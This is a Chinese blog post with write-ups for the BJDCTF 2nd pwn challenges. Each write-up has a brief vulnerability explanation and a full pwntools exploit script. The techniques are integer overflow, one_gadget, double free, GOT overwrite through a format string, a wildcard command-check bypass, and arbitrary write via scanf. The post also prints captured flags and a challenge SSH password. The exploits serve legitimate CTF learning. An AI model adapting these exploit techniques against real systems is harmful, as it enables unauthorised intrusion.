BJDCTF 2nd pwn Writeup

原创

starssgo 于 2020-03-23 09:26:12 发布 2938 收藏

文章标签： 信息安全

本文链接：https://blog.csdn.net/qq_43116977/article/details/105041308

博客地址

没做完...没出的题复现了补上去...

r2t3

整数溢出，还是比较简单的

```
# -*- coding: utf-8 -*
from pwn import *
from LibcSearcher import *
context.log_level = 'debug'
context.arch = 'amd64'
elf = ELF('r2t3')
p = 0
def pwn(ip,port,debug):
 global p
 if(debug == 1):
  p = process('./r2t3')

 else:
  p = remote(ip,port)
 #gdb.attach(p)
 payload='a'*0x15+p32(0x804858B)+"w"*0xaef+'\x00'+'w'*0x10+p32(0x804858B)
 p.sendlineafter("your name:\n",payload)

 p.interactive()
if __name__ == '__main__':
 pwn('buuoj.cn',27745,0)
```

one_gadget

如题目，输入一个one_gadget地址就可以

```python
# -*- coding: utf-8 -*
from pwn import *
from LibcSearcher import *
context.log_level = 'debug'
context.arch = 'amd64'
elf = ELF('one_gege')
p = 0
def pwn(ip,port,debug):
 global p
 if(debug == 1):
  p = process('./one_gege')

 else:
  p = remote(ip,port)
 #gdb.attach(p)
 libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
 one_ge=[0xe237f,0xe2383,0xe2386,0x106ef8]
 p.recvuntil("u:0x")
 printf_addr=int(p.recv(12),16)
 libcbase_addr=printf_addr-libc.symbols['printf']
 p.sendlineafter("your one gadget:",str(one_ge[3]+libcbase_addr))

 p.interactive()
if __name__ == '__main__':
 pwn('node3.buuoj.cn',25164,0)
```

ydsneedgirlfriend2

`double free` 有了后门函数，堆块里还放着函数指针，将函数指针覆盖位后门函数地址。

```
from pwn import *
from LibcSearcher import LibcSearcher
context.log_level = 'debug'
context.arch = 'amd64'
elf = ELF('gfriend')
p = 0
def pwn(ip,port,debug):
 global p
 if(debug == 1):
  p = process('./gfriend')

 else:
  p = remote(ip,port)
 def add(size,name):
  p.sendlineafter("u choice :\n","1")
  p.sendlineafter("length of her name:\n",str(size))
  p.sendlineafter("tell me her name:\n",name)
 def free(index):
  p.sendlineafter("u choice :\n","2")
  p.sendlineafter("Index :",str(index))
 def show(index):
  p.sendlineafter("u choice :\n","3")
  p.sendlineafter("Index :",str(index))
 add(0x20,"wei")
 free(0)
 free(0)
 add(0x10,p64(0x400D86)*2)
 show(0)
 #gdb.attach(p)
 p.interactive()
if __name__ == '__main__':
 pwn('node3.buuoj.cn',28441,0)
```

r2t4

格式化字符串漏洞，更改`__stack_chk_fail`的got表为后门函数地址。

```
# -*- coding: utf-8 -*
from pwn import *
from LibcSearcher import *
context.log_level = 'debug'
context.arch = 'amd64'
elf = ELF('r2t4')
p = 0
def pwn(ip,port,debug):
 global p
 if(debug == 1):
  p = process('./r2t4')

 else:
  p = remote(ip,port)
 #gdb.attach(p)
 payload='aaa%61c%9$hn%1510c%10$hn'+p64(0x601018+2)+p64(0x601018)
 p.sendline(payload)

 p.interactive()
if __name__ == '__main__':
 pwn('buuoj.cn',28898,0)
```

secret

拖进IDA，发现要shell需要进行10000次数字判断。虽然bss段有溢出，但我没想太多，把IDA的汇编代码dump下来，写个脚本提取出值来，然后输入。

1. 在IDA里，点击`文件->生成文件->创建asm文件`,来dump汇编,
2. 用python来取出值

```
import re
file=open("secret.asm",'r')
file2=open("jieguo.txt",'w')
data=file.readlines()
for i in range(len(data)):
    if re.search('cmp     eax, ',data[i]):
        file2.write(data[i][29:33]+'\n')
print "yes"
```

exp代码，写脚本时间不太长。跑的时间比较长，应该还有别的洞，但我当时也没想那么多。

```
# -*- coding: utf-8 -*
from pwn import *
from LibcSearcher import *
#context.log_level = 'debug'
context.arch = 'amd64'
elf = ELF('secret')
p = 0
def pwn(ip,port,debug):
 global p
 if(debug == 1):
  p = process('./secret')

 else:
  p = remote(ip,port)
 #gdb.attach(p)
 file=open("jieguo.txt","r")
 data=file.readlines()
 p.sendafter("your name? ","a"*0x10)
 for i in range(len(data)):
  p.sendlineafter("Secret: ",str(int(data[i],16)))
  print "===>",i,"/10000"
 p.sendlineafter("Secret: ","0")
 p.interactive()
if __name__ == '__main__':
 pwn('buuoj.cn',25338,0)
```

rci

跟hgame 2020第二周的一个题相似，首先进入/tmp文件夹，新建0x30个随机名字的文件夹，然后随机进入一个文件夹，因为多次的调试会生成很多的文件夹，用 `ls -t` 来将最近生成的文件夹排序,就可以得到本次流程生成的文件夹,后面让你输入文件路径，我们用刚刚得到的文件夹列表来使用一个爆破。0x30的成功概率，然后`/bin/s?`来绕过`check2` 就可以。


```
# -*- coding: utf-8 -*
from pwn import *
from LibcSearcher import *
context.log_level = 'debug'
context.arch = 'amd64'
elf = ELF('rci')
p = 0
def pwn(ip,port,debug):
 global p
 if(debug == 1):
  p = process('./rci')

 else:
  p = remote(ip,port)
 #gdb.attach(p)
 p.recvuntil("[01;37m")
 p.sendlineafter("[01;37m","ls -t /tmp")
 p.recvuntil("R0OM#")
 addr='R0OM#'+p.recv(10)
 p.sendlineafter("[01;37m\n",'/tmp/'+addr)
 p.sendline("/bin/s?")
 p.interactive()
if __name__ == '__main__':
 while(1):
  try:
   pwn('buuoj.cn',29409,0)
    except EOFError:
      p.close()
      continue
```

snake_dyn

ssh密码的话，补一下二维码的三个定位块就成

我直接打过了...


游戏开始!! 移动次数： 2333 ！
玩家 :wei得分 :3200
等级 :9
------他可真是一条爱运动的蛇呢！ 说什么每天必须走够2333步 ？ ----
$ ls
flag snake snake.c
$ cat flag
flag{ff7ee443-e6e8-4930-aa48-b714de408a1f}
https://blog.csdn.net/qq_43116977

diff

差不多是个字符串比较，

```
3  char v2; // al
4  int v4; // [esp+0h] [ebp-80h]
5  unsigned int i; // [esp+4h] [ebp-7Ch]
6  char addr[120]; // [esp+8h] [ebp-78h]
7
8  v4 = 0;
9  JUMPOUT(sys_read(fd, buf1, 0x80u), 0, &failed);
10 JUMPOUT(sys_read(a1, addr, 0x80u), 0, &failed);
11 for ( i = 0; addr[i] + buf1[i] && i < 0x400; ++i )
12 {
13   v2 = buf1[i];
14   if ( v2 != addr[i] )
15     return v4 + 1;
16   if ( v2 == 10 )
17     ++v4;
18 }
```


有八个字节的溢出，通过观察print函数，发现有个`sys_write(1, v1 + 1, len);`

```
 sys_write(1, v1 + 1, len);对应汇编
.text:0804915E                mov     eax, 4
.text:08049163                mov     ebx, 1          ; fd
.text:08049168                mov     ecx, esi
.text:0804916A                add     ecx, 1          ; addr
.text:0804916D                mov     edx, [ebp+len]  ; len
.text:08049170                int     80h             ; LINUX - sys_write
.text:08049172                leave
```


同时在动调中发现compare当执行retn时，esi寄存器刚好等于flag的地址，构造payload`python -c "print 'a'*120+'\x5e\x91\x04\x08\x5e\x91\x04\x08'" >flag2`

exp命令

```
ctf@aa0a4882d21a:~$ cd /tmp
ctf@aa0a4882d21a:/tmp$ ls
ctf@aa0a4882d21a:/tmp$ python -c "print 'a'*120+'\x5e\x91\x04\x08\x5e\x91\x04\x08'" >flag2
ctf@aa0a4882d21a:/tmp$ cd
ctf@aa0a4882d21a:~$ ./diff flag /tmp/flag2
lag{268e75bb-820a-4a39-8bf5-e7f38299a9da}
Segmentation fault (core dumped)
```

snake2_dyn

像这种看起来很难的题一般洞都很简单且致命。我就打算玩一局。



结果报错死掉了。肯定是有问题白。查看源码

```
void questionnaire(void){
    int Goal;
    char Answer[0x20];
    puts("你收到了一份来自TaQini的调查问卷");
    printf("1.Snake系列游戏中，贪吃蛇的名字是:");
    scanf("%20s",Answer);
    printf("2.Pwn/Game真好玩儿[Y/n]:");
    scanf("%20s",Answer);
    printf("3.你目标的分数是:");
    scanf("%d",Goal); //->在这里，传进去的是个值
}
```

可以看到Goal传进去的是个值，如果在这之前我们能控制这个值，就可以任意地址写。

```
unsigned __int64 questionnaire()
{
  unsigned int v1; // [rsp+Ch] [rbp-34h]
  char v2; // [rsp+10h] [rbp-30h]
  unsigned __int64 v3; // [rsp+38h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts(&byte_4034F8);
```

这个是Goal在栈中的地址

```
{
  char src; // [rsp+0h] [rbp-110h]
  unsigned __int64 v2; // [rsp+108h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  printf(&byte_4034B8);
  __isoc99_scanf((__int64)&unk_4034F4, (__int64)&src);
  strncpy(Name, &src, 0x10uLL);
  return __readfsqword(0x28u) ^ v2;
}
```


如图，我们计算偏移v1处写为`score`的地址，就可以更改`score`内容

exp

```python
# -*- coding: utf-8 -*
from pwn import *
from LibcSearcher import *
context.log_level = 'debug'
context.arch = 'amd64'
elf = ELF('snake')
p = 0
def pwn(ip,port,debug):
 global p
 if(debug == 1):
  p = process('./snake')

 else:
  shell=ssh(host=ip, user='ctf', port=28090, password='sNaKes')
  #p = remote(ip,port)
 p=shell.process("./snake")
 p.sendlineafter("始游戏]:","A"*220+p64(0x4050FC))
 p.sendlineafter("贪吃蛇的名字是:","we")
 p.sendlineafter("玩儿[Y/n]:","y")
 p.sendlineafter("的分数是:",'40000')
 p.interactive()
if __name__ == '__main__':
 pwn('buuoj.cn',20035,0)
```

test

竟然是`x86_64`命令，没想到